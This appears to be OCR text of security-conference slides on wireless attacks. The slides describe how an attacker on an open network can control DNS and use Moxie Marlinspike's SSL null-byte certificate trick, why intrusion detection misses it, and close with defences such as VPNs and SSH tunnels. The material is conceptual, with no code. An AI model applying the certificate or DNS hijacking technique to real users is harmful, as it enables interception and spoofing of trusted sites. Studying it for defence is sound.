
Control any DNS resolution

Controlling DNS is ***bad***

Marlinspike the DNS


- Moxie Marlinspike SSL null-byte attack revealed at Blackhat
- SSL certs validated by matching the CN (common name)
- Wildcards are allowed
- C strings are terminated with a nullbyte
- What if we got a cert with *\0foo.com?
- Yes, it's ***that*** bad

Moxie Fan Club



He who controls the DNS

… controls the universe



Fail whale

- Even smart users can't solve this on their own
- Firefox 3 is vulnerable
- Any windows service not completely up to date
- If your users aren't up to date, ***NOTHING*** can be trusted
- Cache-spike SSL files too!

It's got Moxie

Other things that use SSL for auth may be vulnerable too...

VPN

WPA with Radius backends

IDS

Very hard to detect this attack

Attacker is not spoofing an AP with beacons

IDS system must know every packet being sent legitimately to spot these

No WIDS I know of stops it

IDS

- Even if the IDS could detect it
- Low power highly directional antenna lets me snipe a single user
- Network has no chance
- Wired IDS never sees the packets

The summary

Using an open network?

Sites you think you trust, you can't

Spiked attacks can stay resident in the browser

Your users might be bringing something back with them

The summary

This is bad even for ***smart*** users

Normal users don't stand a chance

You may already be screwed

I warned you this would be depressing

Avoidance

Use a VPN (with SSL patched)

Or tunnel over SSH (really just a vpn)

Use SSL (still better than nothing)

Use UAC or other access control to prevent users from associating to open access points (if you can)

Q & A

Lorcon @ 802.11ninja.net

Kismet @ www.kismetwireless.net